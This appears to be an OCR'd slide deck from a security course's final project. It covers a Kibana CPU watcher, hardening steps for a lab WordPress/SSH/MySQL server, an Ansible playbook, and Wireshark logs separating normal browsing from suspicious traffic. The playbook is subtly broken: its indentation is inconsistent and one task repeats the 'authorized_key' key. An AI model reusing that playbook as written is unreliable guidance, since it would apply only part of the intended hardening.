minutes.

Name: CPU Usage Monitor

Indices to query: metricbeat-* ×

Use * to broaden your query.

Time field: @timestamp

Run watch every: 5 minutes

Match the following condition

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```

Hardening

Hardening Against Weak Password on Target 1

Target 1 exhibited 3 vulnerabilities as follows:

1. **An exposed WordPress configuration file**

   Change permission of the wp-config.php file so that only the owner can read it

   ```
   Command: $ chmod 440 /var/www/html/wordpress/wp-config.php
   ```

2. **Weak WordPress User passwords**

   Install a WordPress plugin to enforce strong passwords by users of WordPress

3. **Weak SSH password**

   Remove ssh password authentication on the server and require public key login instead

   ```
   Command:  $nano /etc/ssh/sshd_config
   ```

   Then change ‘PasswordAuthentication’ to ‘no’

   Copy a user’s public key from the workstation to the server

   ```
   Command:   $ ssh-copy-id michael@192.168.1.110
   ```

Hardening Against SQL Database Access on Target 1

1. Remove all anonymous accounts
2. Change default port mappings
3. Limit which hosts have access to MySQL
4. Do not run MySQL with root level privileges
5. Disable remote logins
6. Limit or Disable SHOW DATABASES command
7. Obfuscate the **root** account , change it to something else
8. Set the proper file permissions

Hardening Against Outdated Software on Target 1

Target 1 has Wordpress version 4.8.17 that should have been updated to latest version 5.7.2

1. With latest versions, vulnerable plugins and themes are fixed
2. Do not use nulled or free plugins and themes
3. Use Wordpress security plugins

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

1. Make sure that **ansible** and **sshpass** are installed on the host where you are running the playbook.
2. Then edit the `/etc/ansible/hosts` file to add the IP address of the target machine. Edit `/etc/ansible/ansible.cfg` to add the remote user for the target machine (‘vagrant’)
3. Copy over the SSH public key for the user you are running the playbook as with the `‘ssh-copy-id user@192.168.1.110’` command. Do this before running the playbook, otherwise you won’t be able to do this later.

Then to address the exposed WordPress configuration file and weak SSH password we can run this playbook.

Implementing Patches with Ansible

```
---
 - name: Harden SSH and WordPress config
  hosts: all
  become: true
  tasks:

  - name: Change permission of wp-config.php
   file:
    path: /var/www/html/wordpress/wp-config.php
    mode: 440

  - name: Copy SSH key to target host
   authorized_key:
    user: michael
    state: present
    key: "{{ lookup('file', lookup('env','HOME') + '/.ssh/id_rsa.pub') }}"
   authorized_key:
    user: steven
    state: present
    key: "{{ lookup('file', lookup('env','HOME') + '/.ssh/id_rsa.pub') }}"
```

Implementing Patches with Ansible

```
- name: Disable SSH Password Authentication
  lineinfile:
        dest=/etc/ssh/sshd_config
        regexp='^PasswordAuthentication'
        line="PasswordAuthentication no"
        state=present
        backup=yes

- name: restart ssh
  service:
    name: sshd
    state: restarted
```

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Network Analysis

Table of Contents

This document contains the following resources:

- **Network Topology & Critical Vulnerabilities**
- **Traffic Profile**
- **Normal Activity**
- **Malicious Activity**

Traffic Profile

Traffic Profile


Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205: 51,364 (49%) 185.243.115.84: 30,344 (29%) 10.0.0.201: 19,503 (19%)	Machines that sent the most traffic.
Most Common Protocols	UDP: 11,697 (11.2%) TCP: 92,280 (88.6%) ARP: 212 (0.2%)	Three most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	10.6.12.0/24 172.16.4.0/24	Observed subnet ranges.
# of Malware Species	2	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network - Users were observed engaging in the following kinds of activity.


1. **“Normal” Activity**
   YouTube, reading the news.



```
http.request.method == GET && ip.src != 172.16.4.205

No.   Time         Source        Destination     Protocol Lengt Host                          Info
38941 508.067091600 10.11.11.195 12.133.50.21    HTTP     478 www.sabethahospital.com         GET /docs/envelope_icon.
39016 508.582554300 10.11.11.195 12.133.50.21    HTTP     474 www.sabethahospital.com         GET /docs/menu_lock.png
39017 508.590291200 10.11.11.195 12.133.50.21    HTTP     483 www.sabethahospital.com         GET /pictures/content/18
39018 508.597514500 10.11.11.195 12.133.50.21    HTTP     451 www.sabethahospital.com         GET /js/startup.js?scrip
39215 509.922449300 10.11.11.195 12.133.50.22    HTTP     500 pictures.fasthealth.com         GET /pictures/282567.png
39223 509.937169400 10.11.11.195 12.133.50.22    HTTP     500 pictures.fasthealth.com         GET /pictures/281709.png
39225 509.946132500 10.11.11.195 12.133.50.22    HTTP     500 pictures.fasthealth.com         GET /pictures/270545.png
39226 509.954162800 10.11.11.195 12.133.50.22    HTTP     500 pictures.fasthealth.com         GET /pictures/284947.png
39227 509.962138900 10.11.11.195 12.133.50.22    HTTP     500 pictures.fasthealth.com         GET /pictures/283175.png
39228 509.971465300 10.11.11.195 12.133.50.22    HTTP     500 pictures.fasthealth.com         GET /pictures/282565.png
39229 509.978148500 10.11.11.195 12.133.50.22    HTTP     500 pictures.fasthealth.com         GET /pictures/283173.png
39230 509.986135500 10.11.11.195 12.133.50.22    HTTP     500 pictures.fasthealth.com         GET /pictures/283189.png
39231 509.994136900 10.11.11.195 12.133.50.22    HTTP     500 pictures.fasthealth.com         GET /pictures/282563.png
39232 510.001751800 10.11.11.195 12.133.50.22    HTTP     475 pictures.fasthealth.com         GET /pictures/284675.png
39531 512.613619800 10.11.11.195 172.217.12.42   HTTP     444 ajax.googleapis.com             GET /ajax/libs/jquery/1.
39548 512.661228600 10.11.11.195 172.217.6.170   HTTP     488 fonts.googleapis.com            GET /css?family=Crete+Ro
39553 512.671728900 10.11.11.195 104.17.213.204  HTTP     416 js.hs-scripts.com               GET /3778170.js HTTP/1.1
39709 514.104749900 10.11.11.195 12.133.50.22    HTTP     500 pictures.fasthealth.com         GET /pictures/283239.png
39909 515.899803400 10.11.11.195 12.133.50.21    HTTP     518 www.sabethahospital.com         GET /images/wv-bk.jpg HT
39910 515.908130400 10.11.11.195 12.133.50.21    HTTP     520 www.sabethahospital.com         GET /docs/health-bk.jpg
39911 515.916474500 10.11.11.195 12.133.50.21    HTTP     521 www.sabethahospital.com         GET /images/10fd99e0.png
40921 524.332949600 10.11.11.195 172.217.9.131   HTTP     495 fonts.gstatic.com               GET /s/opensans/v17/mem5
40922 524.340786500 10.11.11.195 172.217.9.131   HTTP     491 fonts.gstatic.com               GET /s/opensans/v17/mem8
40923 524.348691600 10.11.11.195 172.217.9.131   HTTP     494 fonts.gstatic.com               GET /s/opensans/v17/mem6
40992 525.135433300 10.11.11.195 12.133.50.21    HTTP     341 www.sabethahospital.com         GET /images/favicon.ico
46007 568.402173300 10.11.11.200 13.33.255.37    HTTP     502 www.vinylmeplease.com           GET /magazine/guide-to-f
46081 569.095360900 10.11.11.200 13.33.255.37    HTTP     547 www.vinylmeplease.com           GET /static/style.f795fa
46107 569.348144500 10.11.11.200 13.33.255.37    HTTP     572 www.vinylmeplease.com           GET /static/ofi.browser.
49859 607.966499700 10.11.11.200 13.33.252.19    HTTP     430 djnf6e5yyirys.cloudfront.net    GET /js/friendbuy.min.js
50145 609.101567700 10.11.11.200 13.33.255.31    HTTP     486 cdn1.friendbuy.com              GET /widgets/configs/sit
51077 616.216536600 10.11.11.200 13.33.252.19    HTTP     480 djnf6e5yyirys.cloudfront.net    GET /js/friendbuy.min.js
51091 616.244666000 10.11.11.200 172.217.9.134   HTTP     614 8704410.fls.doubleclick.net     GET /activityi;src=87044
51433 619.169769200 10.11.11.200 13.33.255.31    HTTP     486 cdn1.friendbuy.com              GET /widgets/configs/sit
51601 619.821643400 10.11.11.200 52.86.104.177   HTTP     459 insight.adsrvr.org              GET /track/pxl/?adv=dwxy
53196 634.423017300 10.11.11.200 89.187.164.66   HTTP     398 load.sumome.com                 GET / HTTP/1.1
53501 636.238044300 10.11.11.200 98.138.71.149   HTTP     560 ads.yahoo.com                   GET /cms/v1?esig=1%7efac
53609 636.442537900 10.11.11.200 34.194.61.181   HTTP     433 resources.xg4ken.com            GET /js/v2/ktag.js?tid=k
53862 637.188732800 10.11.11.200 52.207.88.186   HTTP     706 match.adsrvr.org                GET /track/cmf/rightmedi
43967 550.578544800 10.11.11.203 188.95.248.71   HTTP     368 acjabogados.com                 GET /40group.tiff HTTP/1
41317 527.867962800 10.11.11.217 35.185.55.255   HTTP     476 www.iphonehacks.com             GET /jailbreak-ios-13 HT
41340 528.125375800 10.11.11.217 35.185.55.255   HTTP     459 www.iphonehacks.com             GET /wp-content/themes/i
41360 528.268688300 10.11.11.217 35.185.55.255   HTTP     446 www.iphonehacks.com             GET /wp-content/themes/i
41372 528.290126200 10.11.11.217 172.217.12.42   HTTP     423 ajax.googleapis.com             GET /ajax/libs/jquery/1.
41373 528.297856300 10.11.11.217 172.217.6.170   HTTP     483 fonts.googleapis.com            GET /css?family=Open+San
41381 528.312304000 10.11.11.217 35.185.55.255   HTTP     459 www.iphonehacks.com             GET /wp-content/plugins/
41382 528.319554800 10.11.11.217 35.185.55.255   HTTP     453 www.iphonehacks.com             GET /wp-includes/css/dis
41383 528.326795900 10.11.11.217 35.185.55.255   HTTP     452 www.iphonehacks.com             GET /wp-content/plugins/
41468 529.314842400 10.11.11.217 35.185.55.255   HTTP     448 www.iphonehacks.com             GET /wp-content/themes/i
```

2. Suspicious Activity

For example: Sending malware, phishing.
For example: accessing “mysocalledchaos.com”



```
http.request.method == GET

No.  Time         Source        Destination    Protocol Length Host
3735 52.723581500 172.16.4.205  166.62.111.64  HTTP     421 mysocalledchaos.com
3738 52.732235600 172.16.4.205  166.62.111.64  HTTP     422 mysocalledchaos.com
3742 52.781694300 172.16.4.205  166.62.111.64  HTTP     396 mysocalledchaos.com
3749 52.826170900 172.16.4.205  166.62.111.64  HTTP     415 mysocalledchaos.com
3751 52.837361300 172.16.4.205  166.62.111.64  HTTP     418 mysocalledchaos.com
3774 53.025662700 172.16.4.205  166.62.111.64  HTTP     434 mysocalledchaos.com
3789 53.180818100 172.16.4.205  166.62.111.64  HTTP     405 mysocalledchaos.com
3795 53.254852100 172.16.4.205  166.62.111.64  HTTP     417 mysocalledchaos.com
3830 53.734051500 172.16.4.205  166.62.111.64  HTTP     412 mysocalledchaos.com
3841 53.879972700 172.16.4.205  166.62.111.64  HTTP     405 mysocalledchaos.com
3848 53.946863500 172.16.4.205  166.62.111.64  HTTP     383 mysocalledchaos.com
3865 54.178831600 172.16.4.205  166.62.111.64  HTTP     391 mysocalledchaos.com
3871 54.229417500 172.16.4.205  166.62.111.64  HTTP     398 mysocalledchaos.com
3915 54.783242800 172.16.4.205  166.62.111.64  HTTP     400 mysocalledchaos.com
3920 54.839034900 172.16.4.205  166.62.111.64  HTTP     398 mysocalledchaos.com
3922 54.862321100 172.16.4.205  166.62.111.64  HTTP     386 mysocalledchaos.com
3942 55.059923500 172.16.4.205  166.62.111.64  HTTP     421 mysocalledchaos.com
3947 55.115915000 172.16.4.205  166.62.111.64  HTTP     416 mysocalledchaos.com
3983 55.469193200 172.16.4.205  166.62.111.64  HTTP     405 mysocalledchaos.com
4016 55.669996100 172.16.4.205  166.62.111.64  HTTP     418 mysocalledchaos.com
4018 55.692190800 172.16.4.205  166.62.111.64  HTTP     405 mysocalledchaos.com
4021 55.717753500 172.16.4.205  166.62.111.64  HTTP     382 mysocalledchaos.com
4029 55.823627000 172.16.4.205  166.62.111.64  HTTP     377 mysocalledchaos.com
4030 55.829886300 172.16.4.205  166.62.111.64  HTTP     392 mysocalledchaos.com
4087 56.476710200 172.16.4.205  166.62.111.64  HTTP     404 mysocalledchaos.com
4106 56.579114200 172.16.4.205  166.62.111.64  HTTP     393 mysocalledchaos.com
4111 56.654054000 172.16.4.205  166.62.111.64  HTTP     397 mysocalledchaos.com
4116 56.685952700 172.16.4.205  166.62.111.64  HTTP     418 mysocalledchaos.com
4157 57.029663200 172.16.4.205  166.62.111.64  HTTP     417 mysocalledchaos.com
4199 57.578730100 172.16.4.205  166.62.111.64  HTTP     400 mysocalledchaos.com
4204 57.646312600 172.16.4.205  166.62.111.64  HTTP     416 mysocalledchaos.com
4209 57.672518600 172.16.4.205  166.62.111.64  HTTP     410 mysocalledchaos.com
4211 57.693891700 172.16.4.205  166.62.111.64  HTTP     416 mysocalledchaos.com
4218 57.741630700 172.16.4.205  166.62.111.64  HTTP     378 mysocalledchaos.com
4228 57.909247900 172.16.4.205  172.217.4.163  HTTP     472 fonts.gstatic.com
4258 58.355552600 172.16.4.205  172.217.4.163  HTTP     480 fonts.gstatic.com
4271 58.466586100 172.16.4.205  172.217.4.163  HTTP     493 fonts.gstatic.com
4275 58.486500600 172.16.4.205  166.62.111.64  HTTP     412 mysocalledchaos.com
4284 58.609593900 172.16.4.205  166.62.111.64  HTTP     514 mysocalledchaos.com
4286 58.630894900 172.16.4.205  166.62.111.64  HTTP     563 mysocalledchaos.com
4324 59.165806400 172.16.4.205  166.62.111.64  HTTP     406 mysocalledchaos.com
4327 59.179770400 172.16.4.205  166.62.111.64  HTTP     402 mysocalledchaos.com
4346 59.442624700 172.16.4.205  166.62.111.64  HTTP     392 mysocalledchaos.com
4385 59.969135400 172.16.4.205  166.62.111.64  HTTP     400 mysocalledchaos.com
```

Normal Activity

Normal Behavior

Summarize the following:

- Type of traffic observed:

